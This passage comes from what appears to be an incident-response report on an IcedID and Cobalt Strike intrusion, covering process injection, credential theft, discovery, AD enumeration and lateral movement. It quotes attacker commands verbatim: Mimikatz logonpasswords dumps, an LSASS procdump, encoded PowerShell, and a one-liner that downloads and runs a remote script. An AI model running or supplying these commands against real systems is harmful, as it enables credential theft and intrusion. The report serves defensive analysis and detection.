  "QueryStatus": "0",
  "RuleName": "-",
  "User": "NT AUTHORITY\\SYSTEM",
```

The injection is also visible from memory dumps. Several hosts showed rundll32 processes exhibiting common process injection behavior, where the MZ file header is seen in the starting memory address in rundll32 processes with PAGE_EXECUTE_READWRITE permissions.

```
7832 rundll32.exe 0x5880000 0x58bffff VadS PAGE_EXECUTE_READWRITE 62 1 Disabled
4d 5a 52 45 e8 00 00 00 00 5b 89 df 55 89 e5 81 c3 49 7c 00 00 ff d3 68 f0 b5 a2 56 68 04 00 00 00 00 00 00 00
00 5b 89 df 55 89 e5 81 c3 49 7c 00 00 ff d3 68 f0 b5 a2 56 68 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00
c3 49 7c 00 00 ff d3 68 f0 b5 a2 56 68 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
f8 b5 a2 56 68 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 57 ff d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
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00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
7832 rundll32.exe 0x5880000 0x587ffff VadS PAGE_EXECUTE_READWRITE 1024 1 Disabled
fc e8 1b 00 00 00 29 c2 .....
96 f1 78 f7 49 ac a1 38 ..x.I..8
4c 5a 3a b2 16 f8 36 0b ..Z...6
4a 03 db b5 59 18 63 91 J...Y.c.
7e eb 27 59 8b 29 83 c1 -.Y.J..
06 0b 39 31 ef 83 c1 04 ..01...
51 8b 31 31 ee 89 31 31 Q.11..11
f8 83 c1 04 83 ef 04 31 .....1
0b 31 31 ee 89 31 31 f5 83 c1 04 83 ef 04 31
```

Many of these beacons could also be detected in memory scanning with the [Malpedia Cobalt Strike](#) rule. A sample of a scanning run is displayed below:

Host	Process ID	Process Name	Command Line	Yara Rule
SERVERA	568	winlogon.exe	winlogon.exe	win_cobalt_strike_auto
SERVERA	4284	RuntimeBroker.exe	C:\Windows\System32\RuntimeBroker.exe -Embedding	win_cobalt_strike_auto
SERVERB	9936	rundll32.exe	C:\Windows\syswow64\rundll32.exe	win_cobalt_strike_auto
BEACHHEAD	996	svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p -s LSM	win_cobalt_strike_auto
BEACHHEAD	1888	svchost.exe	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s AudioEndpointBuilder	win_cobalt_strike_auto
BEACHHEAD	2220	winlogon.exe	winlogon.exe	win_cobalt_strike_auto
BEACHHEAD	7032	rundll32.exe	C:\Windows\syswow64\rundll32.exe	win_cobalt_strike_auto
SERVERC	3328	rundll32.exe	C:\Windows\syswow64\rundll32.exe	win_cobalt_strike_auto

Credential Access

Multiple tools and scripts were used to access and collect credentials from compromised hosts. There were several variants of Mimikatz in binary and PowerShell form:

```
"C:\ProgramData\mimikatz.exe"
"C:\ProgramData\mimikatz.exe.exe"
"C:\ProgramData\mimikatz_cryptovanniy.exe"
"C:\ProgramData\notepad.exe" "C:\ProgramData\katz.ps1"
```

Commands used to collect credentials and export to text files stored in the C:\ProgramData folder included the following:

```
C:\Windows\system32\cmd.exe /C mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >> c:\program
C:\Windows\system32\cmd.exe /C mimikatz.exe privilege::debug sekurlsa::logonpasswords full samdump::hashes ex.
C:\Windows\system32\cmd.exe powershell -ep bypass -C "import-module .\katz.ps1;Invoke-Katz" > mimi.txt
```

DCSync

Credentials were also dumped via DCSync using two compromised high privilege accounts. The activity was observed in Windows Security Event ID 4662, with known indicators including non-computer based account, an access mask of 0x100, and object IDs.

```
1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 - DS-Replication-Get-Changes-All
1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 - DS-Replication-Get-Changes
```

DCSync was observed across 12 events, with separate events for each object ID. It is likely the operator used the Cobalt Strike DCSync command, having observed them already enter this directly in the host OS command shell.

LogName=Security
EventCode=4662
EventType=0
ComputerName=[REDACTED]
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=431053
Keywords=Audit Success
TaskCategory=Directory Service Access
OpCode=Info
Message=An operation was performed on an object.

Subject :

Security ID: S-1-5-21-2743254011-3096160-[REDACTED]-500
Account Name: [REDACTED]
Account Domain: [REDACTED] Not Computer / User Account
Logon ID: [REDACTED]

Object:

Object Server: DS
Object Type: %{19195a5b-6da0-11d0-afd3-00c04fd930c9}
Object Name: %{02be800b-8461-4f27-8726-43bb9d5df3a3}
Handle ID: 0x0

Operation:

Operation Type: Object Access
Accesses: Control Access

Access Mask: 0x100
Properties: Control Access
{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
{19195a5b-6da0-11d0-afd3-00c04fd930c9}

For additional details, [SpecterOps has an article covering the DCSync technique.](#)

Code injection in LSASS

Multiple injections into the LSASS process were observed on multiple hosts.

Threat actors used the function CreateRemoteThread in order to inject malicious code in LSASS process to access credentials.

```
"EventData": {
  "NewThreadId": 6572,
  "RuleName": "technique_id=T1055,technique_name=Process Injection"
  "SourceImage": "C:\\Windows\\System32\\rundll32.exe",
  "SourceProcessGuid": "1EC010F0-DAEA-6335-C623-000000000500",
  "SourceProcessId": 4844,
  "SourceUser": "Initial victim",
  "StartAddress": "0x00000149FC190000",
  "StartFunction": "-",
  "StartModule": "-",
  "TargetImage": "C:\\Windows\\System32\\lsass.exe",
  "TargetProcessGuid": "1EC010F0-E221-6330-0C00-000000000500",
  "TargetProcessId": 712,
  "TargetUser": "NT AUTHORITY\\SYSTEM",
  "UtcTime": "DAY 2 17:50:34.959"
},
"System": {
  "Channel": "Microsoft-Windows-Sysmon/Operational",
  "Computer": " ",
  "Correlation": null,
  "EventID": 8, CreateRemoteThread
}
```

Process dump of the LSASS process was undertaken using the Sysinternals ProcDump utility:

```
Description: Sysinternals process dump utility
Product: ProcDump
Company: Sysinternals - www.sysinternals.com
OriginalFileName: procdump
CommandLine: c:\windows\temp\procdump64.exe -accepteula -ma lsass.exe fwtsqmfile00.dmp
```

This process was invoked by RunDLL32.exe which was an injected Cobalt Strike beacon reaching out to the command and control server at 111.90.143[.]191.

```
C:\Windows\SysWOW64\rundll32.exe
→ c:\windows\temp\procdump64.exe -accepteula -ma lsass.exe fwtsqmfile00.dmp
```

Discovery

Classic ransomware discovery stages

A number of familiar discovery techniques were utilized using various OS commands to discover information relating to the user, host, and network configuration. Standard time discovery, domain trust discovery, workstation configuration discovery, and use of the net command to discover standard accounts and groups were observed.

From the IcedID malware running via Rundll32, the following LOLBAS commands were observed:

```
rundll32 C:\Users\[REDACTED]\AppData\Local\Temp\easygoing.dat,#1
→ nltest /domain_trusts /all_trusts
→ nltest /domain_trusts
→ net view /all /domain
→ net view /all
→ net group "Domain Admins" /domain
→ cmd.exe /c chcp >&2
→ ipconfig /all
→ net config workstation
→ systeminfo
```

From Nigu.exe (Cobalt Strike beacon), the following LOLBAS commands were observed:

```
"C:\Users\[REDACTED]\AppData\Local\Temp\Nigu.exe"  
→ C:\Windows\system32\cmd.exe /C net group "domain admins" /domain  
→ C:\Windows\system32\cmd.exe /C net group "enterprise admins" /domain  
→ C:\Windows\system32\cmd.exe /C net time  
→ C:\Windows\system32\cmd.exe /C net user [REDACTED] /domain
```

Discovery commands observed from other Cobalt Strike beacons using LOLBAS included:

```
systeminfo  
netstat -anop tcp  
cmd.exe /C echo %%temp%%  
cmd.exe /C hostname  
cmd.exe /C nslookup hostname
```

RSAT installation to enumerate domain computers properties

Following the first discovery stage, the threat actor installed RSAT (Remote Server Administration Tools) on the beachhead host, which contains the ActiveDirectory PowerShell Module.

```
rundll32.exe  
→ C:\Windows\system32\cmd.exe /C powershell.exe Add-WindowsCapability -online -Name "Rsat.ActiveDirectory.Management" /Source:rsat  
→ C:\Windows\system32\cmd.exe /C powershell.exe Import-Module ActiveDirectory
```

One interesting fact to notice, the threat actors had to consult the help menu of Get-ADComputer and Export-CSV using Get-Help.

```
rundll32.exe  
→ C:\Windows\system32\cmd.exe /C powershell.exe Get-Help Export-CSV  
→ C:\Windows\system32\cmd.exe /C powershell.exe Get-Help Get-ADComputer
```

Domain computers' properties were then enumerated using the Get-ADComputer PowerShell cmdlet and names were exported in a CSV file named ADComputers.csv.

```
→ C:\Windows\system32\cmd.exe /C powershell.exe Get-ADComputer -Filter * -Properties * | Export-CSV 'ADComputers.csv'  
→ C:\Windows\system32\cmd.exe /C powershell.exe Get-ADComputer -Filter * -Properties * | Export-CSV 'ADComputers.csv'  
→ C:\Windows\system32\cmd.exe /C powershell.exe Get-ADComputer -Filter * -Properties * | Export-csv (Get-ADComputer -Filter * -Properties * | Export-csv (Get-ADComputer -Filter * -Properties * | Export-csv (Get-ADComputer -Identity [REDACTED] -Properties * | Export-csv (Get-ADComputer -Filter * | Where-Object {$a=$_name;
```

In addition, threat actors searched for Active Directory related DLLs in other directories:

```
C:\Windows\system32\cmd.exe /C dir /s *file/ Microsoft.ActiveDirectory.Management.dll  
C:\Windows\system32\cmd.exe /C where /r C:\Windows\WinSxS\ *Microsoft.ActiveDirectory.Management.dll*
```

Hands on keyboard!

We observed mistakes made by the threat actors during hands-on keyboard activities, these included typos and incorrect use of commands. An example of an incorrect named command was nslook up (should have been nslookup) that also incorrectly passed the username, instead of the host name.

```
C:\Windows\system32\cmd.exe /C nslook up [REDACTED]  
C:\Windows\system32\cmd.exe /C nslookup USERFirstName UserLastName
```

Another example, the misspelling of administrators:

```
net group administartors /domain
```

Further examples included typos of commands:

```
C:\Windows\system32\cmd.exe /C net ttime
```

Other operator errors observed included the use of Cobalt Strike commands being passed as a parameter instead of a beacon task.

```
CommandLine: C:\Windows\system32\cmd.exe /C dcsync
CurrentDirectory: C:\Users\[redacted] Downloads\
```

The use of DCSync is documented in a previous TheDFIRReport titled [‘Cobalt Strike, a Defender’s Guide](#)

During AD enumeration, the operator made use of the PowerShell Get-help cmdlet to troubleshoot the following:

```
powershell.exe Get-Help Export-CSV
powershell.exe Get-Help Get-ADComputer
```

Two file sharing web sites were used to access files, these were dropmefiles[.]com and file[.]io. Both of these services were accessed on day two from one Domain Controller on the network, with file downloads relating to tooling/scripts. On day three, a second Domain Controller was observed accessing the dropmefiles[.]com domain.

[Reviewing](#) the WebCacheV01.dat on the domain controllers, reveals more details on the sites loaded, including the files that were downloaded from those sites:

```
logpresso> ie-visits WebCacheV01.dat | eval domain = valueof(split(url, "/"), 2) | search len(domain) > 0 | stats count by domain | sort --count
{domain:"dropmefiles.com",count":5}
{domain:"www.bing.com",count":4}
{domain:"googleads.g.doubleclick.net",count":3}
{domain:"login.live.com",count":2}
{domain:"ssum-sec.casalemedia.com",count":2}
{domain:"tpc.googlesyndication.com",count":2}
{domain:"www.file.io",count":2}
{domain:"www.google.com",count":2}

logpresso> ie-downloads WebCacheV01.dat | fields _time, file_path, url
{file_path:"C:\Users\...\Downloads\lsass.exe",_time:"...",url:"http://199.127.60.117/download/lsass.exe"}
{file_path:"C:\Users\...\Downloads\poni.txt",_time:"...",url:"https://drop1.dropfile.com/dl/68sq2"}


logpresso> ie-visits WebCacheV01.dat | eval domain = valueof(split(url, "/"), 2) | search len(domain) > 0 | stats count by domain | sort --count
{domain:"support.microsoft.com",count":12}
{domain:"dropmefiles.com",count":4}
{domain:"www.bing.com",count":4}
{domain:"login.live.com",count":3}
{domain:"login.microsoftonline.com",count":2}
{domain:"www.google.com",count":2}
{domain:"C:\Windows\System32\gppref.dll",count":1}
{domain:"C:\Windows\System32\mmcndmgr.dll",count":1}
{domain:"b085ccec8c594c368cc19c44da6cc257.safeFrame.googlesyndication.com",count":1}
{domain:"go.microsoft.com",count":1}
{domain:"iresetup.dll",count":1}
{domain:"mem.gfx.ms",count":1}
{domain:"tpc.googlesyndication.com",count":1}
logpresso> ie-downloads WebCacheV01.dat | fields _time, file_path, url
{file_path:"C:\Users\...\Downloads\New Text Document.txt",_time:"...",url:"https://drop5.dmf.link/dl/hCSH9"}
{file_path:"C:\Users\...\Downloads\lsass.dll",_time:"...",url:"http://199.127.60.117/download/lsass.dll"}
```

The threat actors downloaded the lsass.exe beacon from their attacker hosted infrastructure at 199.127.60[.]117.

In addition, the threat actors also used Internet Explorer on the domain controller to search Bing.


user.name	process.command_line	process.name	process.parent.name
Administrator	"C:\Program Files\Internet Explorer\iexplore.exe" http://www.bing.com/search?q=Quick+access% %3A%5CProgramData&FORM=IE8SRC	iexplore.exe	explorer.exe

This is quite unusual to search directly on the victim’s browser. The current search results point to how to change the hidden view attribute in file explorer in reference to the ProgramData folder.



Share discovery with Invoke-ShareFinder

Other tools observed in use, included Invoke-ShareFinder, this is a common tool that we frequently encountered in cases for enumerating network shares and identifying data and potential targets. We have [a detailed report covering Invoke-ShareFinder](#). In this case, there is a clear indication that the operator launched the Invoke-ShareFinder command via Cobalt Strike, as observed in Event ID 800:



Windows Security Logs discovery

Once the threat actors had achieved privilege escalation by compromising administrator accounts, an unusual, but interesting discovery technique was observed as seen below.

```
C:\Windows\system32\cmd.exe /C powershell.exe -c "get-eventlog 'Security' | where {$_ .Message -like '[REDACTED]' -AND 'Source Network Address'} | export-csv c:\windows\temp\events.[REDACTED].txt"
```

```
C:\Windows\system32\cmd.exe /C powershell -c "get-eventlog 'Security' | where {$_ .Message -like '*[REDACTED]*'}
```

Executing this query would return all events in the Security log that references the specified account and with a source network address. Events returned would include process creation, logins, etc.

Its likely that this discovery technique forms an extension of T1033 – System Owner/User Discovery, where the threat actor was leveraging this data source to understand the account pattern of life, any indicators from compromise, and to potentially blend in adversary activities.

Base64 for the win

Other discovery activities observed included a domain host discovery script via PowerShell. This was double base64 encoded.

```

CommandLine: powershell -nop -exec bypass -EncodedCommand LQB1ACAASgBBAEIAbgBBAEcAUQBBAEKaQQBBADkAQQ
BDAAEEAQQBxhAcAQgBUAEASABrAEEAYwB3AEIAMABBAECaVQBBAGIAUQBBAHUaQQBF AFEAQQBhAFEaQgB5AEEARwBVAAEWQB3AE
IAMABBAECaOABBAGMAZwBCADUAQQBIAE0AQQBaAFEaQgB5AEEASABZAEAYQBRAEIAagBBAEcAVQBBAgMAwBBaHUaQQBF AEUAQQ
BZAHcAQgAwAEEARwBrAEEAZABnAEIAbABBAECaUQBBAgEaUQBCHkaQQBhAFUAQQBZAHcAQgAwAEEARw4AEEAYwBnAEIANQBBAE
MANABBAFIAQQBCHAyAQQBHADAAQQBZAFEaQgBwAEEARwA0AEEAWABRAEEANgBBAEQAbwBBAFIAdwBCAGwAQQBIAFEaQQBRAHcAQg
AxAEASABJAEEAYwBnAEIAbABBAECANABBAgQAQQBCAEUAQQBHADgAQQBIAFEaQgBoAEEARwBrAEEAYgBnAEEAbwBBAEaMawBBAE
kaQQBBAE4AQQBAG8AQQBKAEEAQgBuAEEARwBRAEEASQBBAEIAOABBAEMAQQBBFAFIZwBCAHYAQQBIAEKaQQBSAFEaQgBoAEEARw
BNAEEAYQBBAEEAdABBAEUaOABBAFkAZwBCAHEAQQBHAFUAQQBZAHcAQgAwAEEAQwBBAAEAZQB3AEEAawBBAEYA0ABBAEWAZwBCAE
UAQQBHADgAQQBIAFEaQgBoAEEARwBrAEEAYgBnAEIARABBAECaOABBAGIAZwBCADAAQQBIAEKaQQBIAHcAQgBzAEEARwB3AEEAWg
BRAEIAEgBBAEgATQBBAgyAUQBcADgAQQBDAQAQQBDAGcAQgBHAEARw4AEEAYwBnAEIARgBBAEcARQBBAFkAdwBCAG8AQQBDA
AAQQBUAHcAQgBpAEEARwBVAAEWgBRAEIAagBBAEgAUQBBAEKaQQBCADcAQQBDAQAQQBDAGcAQQBRAEEARwBnAEEAUgBRAEIAAQ
BBAEgAUQBBAgMAZwBCADUAQQBEADAQQB3JAEaQgBIAEEARgBNAEEAZQBRAEIAEgBBAEgAUQBBAFoAUQBCHkaQQBDADQAQQBUAg
cAQgB3AEEASABRAEEATABBAEIAARQBBAECANABBAgMAwBBaCGAQQBAG8AQQBPAgCAQgBIAEEARwBVAAEAZABBAEIASQBBAEcAOA
BBAGMAwBCADAAQQBFkAEkAQQBIAFEaQgBPAEEARwBFaEEAYgBRAEIAbABBAEMAzWBBAEoAQQBcAGYAQQBDADQAQQBUAGcAQgBoAE
EARwAwAEEAWgBRAEEcABBAEEAMABBAEMAzWBCAE8AQQBHAFUAQQBkAHcAQQB0AEEARQA4AEEAWQBnAEIAcQBBAECaVQBBAFkAdw
BCADAAQQBDAAEEAQQBMAFEaQgBVAAEEASABrAEEAYwBBAEIAbABBAEUANABBAFkAUQBCHkaQQBhAFUAQQB3JAEaQgBRAEEARgBNAE
EAVAB3AEIAAQBBAEcAbwBBAFoAUQBcAGoAQQBIAFEaQgB3JAEaQgB0AEEARgBBAAEAyWbNAEIAAgBBAEgAQQBBAFoAUQBCHkaQQ
BIAFEaQQBIAFEaQQBnAEEARQBBAEEAZQB3AEEATgBBAAEWBwBBAFkAZwBCAGgAQQBHADAAQQBaAFEaQQBnAEEARAaAwAEEASQBBAE
EAawBBAEYA0ABBAEWAZwBCAE8AQQBHAUAQQBIAFEaQgB3AEEAQgAwAEEAQwBnAEIASgBBAEYAQQBBAFEaUQBcAGsAQQBHAFEaQQ
BjAGcAQgB3AEEASABNAEEAYwB3AEEAZwBBAAEQAMABBAEKaQQBBAGsAQQBHAGcAQQBSAFEaQgB1AEEASABRAEEAYwBnAEIANQBBAE
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BkAEEAQwA0AEEAUwBRAEIAUQBBAEUARQBBAFoAQQBcAGsAQQBIAEKaQQBbAFAFEaQgB6AEEASABNAEEAYgBBAEIAdgBBAEYAQTBBAg
QAQQBCHkaQQBHAGsAQQBIAgCAQgBuAEEAQgAwAEEAQwBnAEIAQQBBAAEAAMABBAEMAzWBCADkAQQBIAHcAQgBzAEEARwB3AEEAWg
A9AD0A

```

Decoding this revealed another PowerShell Base64 encoded string:

```

-e
JABnAGQAIaA9ACAaWwBTAHkAcwB0AGUAbQAuAEQAaQByAGUAYwB0AG8AcgB5AHMAZQByAHYAaQb
jAGUAcwAuAEEAYwB0AGkAdgBlAGQAaQByAGUAYwB0AG8AcgB5AC4ARABvAG0AYQBpAG4AXQA6AD
oArwBlAHQaQwB1AHIACgBlAG4AdABEAG8AbQBhAGkAbgAoACkAIAANAoAJABnAGQAIAB8ACAAR
gBvAHIARQBhAGMAAaAtAE8AYgBqAGUAYwB0ACAAewAkAF8ALgBEAG8AbQBhAGkAbgBDAG8AbgB0
AHIAbwBwSAGwAZQByAHMAfQB8AA0ACgBGAG8AcgBFAGEAYwBoAC0ATwBiAGoAZQBjAHQAIAB7AA0
ACgAkAGgARQBhAHQAcgB5AD0AIAAbAFMAEQBzAHQAZQBtAC4ATgBlAHQALgBEAG4AcwBdADoA0g
BHAGUADABIAg8AcwB0AEIAEQB0AGEAbQB LACgAJABfAC4ATgBhAG0AZQApAA0ACgB0AGUAdwAtA
E8AYgBqAGUAYwB0ACAALQBUAHkAcAB LAE4AYQBtAGUAIABQAFMATwBiAGoAZQBjAHQAIaAtAFaa
cgBvAHAZQByAHQAeQAgAEAAewANAoATgBhAG0AZQAgAD0AIAAkAF8ALgB0AGEAbQB LAA0ACgB
JAFAAQgBkAGQAcgBlAHMAcwAgAD0AIAAAGARQBhAHQAcgB5AC4AQQBkAGQAcgBlAHMAcwBMAG
kAcwB0AFsAMABdAC4ASQBQAEAZABkAHIAZQBzAHMAVABvAFMAAdByAGkAbgBnAA0ACgB9AA0AC
gB9AHwAZgB0AA==

```

The -e is short for -EncodedCommand. The base64 encoding starts with JAB that is a common pattern for UTF-16 starting with \$. Refer to the Base64 cheatsheet by Forian Roth [here](#).

There are many different variations of EncodedCommand, with shorthand and aliases available. Unit42 (PaloAlto) provides a [good article](#) on trends and observations of PowerShell encoded commands:

Decoding this again using CyberChef shows the resulting PowerShell script:

```

$gd = [System.Directoryservices.ActiveDirectory.Domain]::GetCurrentDomain()
$gd | ForEach-Object {$_ .DomainControllers}
ForEach-Object {
$HEntry= [System.Net.Dns]::GetHostByName($_.Name)
New-Object -TypeName PSObject -Property @{
Name = $_.Name
IPAddress = $HEntry.AddressList[0].IPAddressToString
}
}|ft

```

More tools dropped by threat actors

Other binaries and scripts were dropped onto one endpoint:

Image ↕	TargetFilename ↕
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\Temp\nsserv.bat
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\Temp\ns.bat
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\Temp\lowsound.bat
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\Temp\procdump64.exe
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\Temp\1aZagne.exe
C:\Windows\SysWOW64\rundll32.exe	C:\Users\██████████\Downloads\sns.bat
C:\Windows\SysWOW64\rundll32.exe	C:\ProgramData\ShareFinder.ps1
C:\Windows\SysWOW64\rundll32.exe	C:\ProgramData\beaconM-1664297797-T089Z_32-cr.exe

The ns.bat file contained thousands of nslookup commands with a corresponding hostname from the network, with output appended to a ns.txt file.

```
nslookup ██████████ >> ns.txt
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```

ADGet

An Active Directory collection tool named ADGet was dropped into a user's temp folder and executed with an output filename argument. No file meta data is provided. Its a simple to use tool, the application is invoked from the command line and passes an output file name to save enumerated AD objects.


```
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: adget.exe ad.zip
CurrentDirectory: C:\Users\██████████\AppData\Local\Temp\
```

ADGet is an uncommon tool, however, its function is very similar to ADfind—the key difference is that LDAP queries are not passed, they are instead coded into the binary itself.

```

ADGet 1.0.0.0
Exports data from Active Directory in various formats. Output is packed in a Zip archive
Error: <zip-file> is not specified
Usage: AdGet <zip-file> [OPTIONS]
<zip-file>      File path of Zip archive where output data should be stored (absolute or relative)
Options:
  -i, --include      Active Directory objects to include
                    (forest | domain | controller | gc | user | computer | trust | all) default: all
  -p, --password     Password to protect the archive
  -e, --encryption   Encryption algorithm to encrypt the archive, requires --password
                    (pkware | aes128 | aes256 | none) default: none
  -f, --format       Output format
                    (csv | tsv) default: tsv
  --status-format    Status format
                    (csv | tsv | json) default: json
  -s, --status-out   Output stream to write status
                    (stdout | stderr) default: stdout
  -d, --debug        Write debug output to stdout
  -h, --help         Display usage information
    
```

The AD objects will be enumerated generating a zip output file containing the following TSV (tab separated files) files if using a default configuration:



These files can be viewed with any editor or reader that supports CSV or TSV.

AdFind

While Adget was seen used, prior to that tool being run the threat actors also deployed the tried and true AdFind, which was renamed to find.exe and called using find.bat.

Image	CommandLine	ParentImage	ParentCommandLine	ProcessId	ParentProcessId
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p -s LSM	5940	996
C:\ProgramData\find.exe	find.exe -f "(objectcategory=person)"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	10840	5940
C:\ProgramData\find.exe	find.exe -f "(objectcategory=computer)"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	4868	5940
C:\ProgramData\find.exe	find.exe -f "(objectcategory=organizationalunit)"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	11208	5940
C:\ProgramData\find.exe	find.exe -sc trustdp	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	7944	5940
C:\ProgramData\find.exe	find.exe -subnets -f "(objectcategory=subnet)"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	5312	5940
C:\ProgramData\find.exe	find.exe -f "(objectcategory=group)"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	10740	5940
C:\ProgramData\find.exe	find.exe -gcb -sc trustdp	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	8980	5940

Another batch file named AD.bat was dropped into the ProgramData folder on one host and used adfind to enumerate AD objects.

```

CommandLine: C:\Windows\system32\cmd.exe /C C:\ProgramData\AD.bat
    
```

The AD.bat file had the following commands:

```


for /f "delims=" %%A in ('dir /s /b %WINDIR%\system32\*htable.xml') do set "var=%%A"
adfind.exe -f (objectcategory=person) > ad_users.txt
adfind.exe -f objectcategory=computer > ad_computers.txt
    
```



```
"DestinationHostname": "-",
"DestinationIp": "[REDACTED].171",
"DestinationIsIpv6": false,
"DestinationPort": 3389,
"DestinationPortName": "-",
"Image": "C:\\ProgramData\\lsass.exe",
"Initiated": true,
"ProcessGuid": "92B91FB2-0D08-6337-FA04-00000000300",
"ProcessId": 4132,
"Protocol": "tcp",
"RuleName": "technique_id=T1021,technique_name=Remote Services",
"SourceHostname": "-",
"SourceIp": "[REDACTED].170",
"SourceIsIpv6": false,
"SourcePort": 62143,
"SourcePortName": "-",
"User": "DOMAIN\\Administrator",
"UtcTime": "[REDACTED] 01:49:11.425"
```

Proxying RDP traffic via a process such as a Cobalt Strike beacon reduces the exposure of the threat actor’s own infrastructure, and blends RDP activity to those of internal hosts on the network.

The use of RDP was extensively used throughout the intrusion, using a variety of processes (beacon injected or standalone).



The common processes observed were two injected processes, and the Nigu.exe/lsass.exe.

Image	count
C:\ProgramData\lsass.exe	5
C:\Users\ [REDACTED] \AppData\Local\Temp\Nigu.exe	10
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	12
C:\Windows\SysWOW64\rundll32.exe	41

These processes are unusual for establishing RDP connections. During these RDP sessions, the threat actors often opened Internet Explorer to download their beacons or commands they wanted to run on lateral hosts. An example would be pon.txt. This file was opened during their RDP session and contained the PowerShell commands used to launch a new beacon:

```
"C:\Windows\system32\notepad.exe" C:\Users\REDACTED\Downloads\pon.txt
```

pon.txt contents:

```
powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/ls1jhefawt'))
```

Remote Service

Remote services were also created in order to propagate Cobalt Strike beacons in the network.

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: 0b19ac4
 Service File Name: cmd.exe /c rundll32.exe \\ VPN Server \c\$\ProgramData\q13.dll, DllRegisterServer
 Service Type: user mode service
 Service Start Type: demand start
 Service Account: LocalSystem

AnyDesk

AnyDesk was used to move laterally between a workstation and a backup server as shown below with Sysmon event 3 (Network connection):

Computer	event.code	source.ip	destination.port	destination.ip	Initiated	Image
Backup Server	3		20	7,070	04 False	C:\ProgramData\AnyDesk\AnyDesk.exe
	3		04	7,070	20 True	C:\ProgramData\AnyDesk\AnyDesk.exe
Workstation	3		20	7,070	04 True	C:\ProgramData\AnyDesk.exe
	3		04	7,070	20 False	C:\ProgramData\AnyDesk.exe

Collection

